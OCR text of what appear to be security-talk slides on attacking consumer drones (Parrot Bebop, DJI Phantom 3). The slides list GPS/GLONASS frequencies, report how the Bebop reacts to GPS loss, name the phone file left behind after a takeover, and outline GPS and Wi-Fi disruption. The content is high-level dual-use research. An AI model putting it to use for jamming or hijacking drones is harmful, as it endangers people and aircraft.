
Frequencies used by GPS


	Band	Frequency (MHz)	Use
1,560-1,580	L1	1,575.42	**Course/Acquisition L1 Civilian (L1C) Military (M) code**
1,217-1,237	L2	1,227.60	**L2 Civilian (L2C) Military (M) code**
GPS	L3	1,381.05	Nuclear/research
	L4	1,379.913	Research
	L5	1,176.45	Safety-of-Life (SoL) Data and Pilot
GLONASS	**L1OF, L1SF**	**1,602**	**FDMA signals**
	LSOF, L2SF	**1,246**	
	L1OC, L1SC	1,600.995	CDMA signals
	L2OC, L2SC	1,248.06	
	L3OC, L3SC	1,202.025	

Effective range



If the GPS signal were to be lost, the “return to home” feature immediately fails.


RETURN TO STARTING POINT
GPS
CALIBRATION



If the “return to home” sequence has been started, the Bebop drone will stop the sequence and hover.

The starting point is not overwritten.

Introducing a magnetic field.

No observable effect



Taking over a Bebop
will leave artifacts on your phone,
e.g., serial number of drone.


com.parrot.freeflight3\Library\Preferences\
com.parrot.freeflight3.plist

What about something bigger?


NY
AF
85
500

Not that big.


PHANTOM
PROFESSIONAL




DJI Phantom 3 Specifications

The signal transmission distance will vary depending on environmental conditions, but the Phantom 3 series can reach distances of up to 1.2 miles (2 kilometers) away from the pilot.

When operating in P-mode, height limits, distance limits, and No-Fly Zones function concurrently to manage flight safety.

In A-mode, only height limits are in effect, which by default prevent the aircraft altitude from exceeding 1,640 feet (500 m).

Top horizontal speed: ~35mph




DJI Phantom 3 Specifications

If the aircraft enters the restricted area in A-mode, but is switched to P-mode, the aircraft will automatically descend, land, and stop its motors.

GPS augmented with GLONASS, a Russian equivalent of GPS.

DJI App Pilot Prompt:
Warning: You are in a no-fly zone.

Action:
Automatic landing has begun.



DJI Phantom 3 Specifications

The compass is very sensitive to electromagnetic interference, which can produce abnormal compass data and lead to poor flight performance or flight failure.

Regular calibration is required for optimal performance.






DJI Phantom 3 Specifications

The compass is **very sensitive to electromagnetic interference**, which can produce abnormal compass data and lead to poor flight performance or flight failure.

Regular calibration is required for optimal performance.





DJI Phantom 3 Updates

Updates to the DJI Pilot app and to the Phantom III are not processed via the app store.

The app does a lookup on DJI's website and notifies the user of an update.

The user cannot ignore the update.

Disrupting the Wi-Fi signal.

Unlike the Bebop, the Phantom III
does not use Wi-Fi for communication.



Disrupt GPS signal

The DJI app (DJI Pilot) maintains a database of no fly zones.

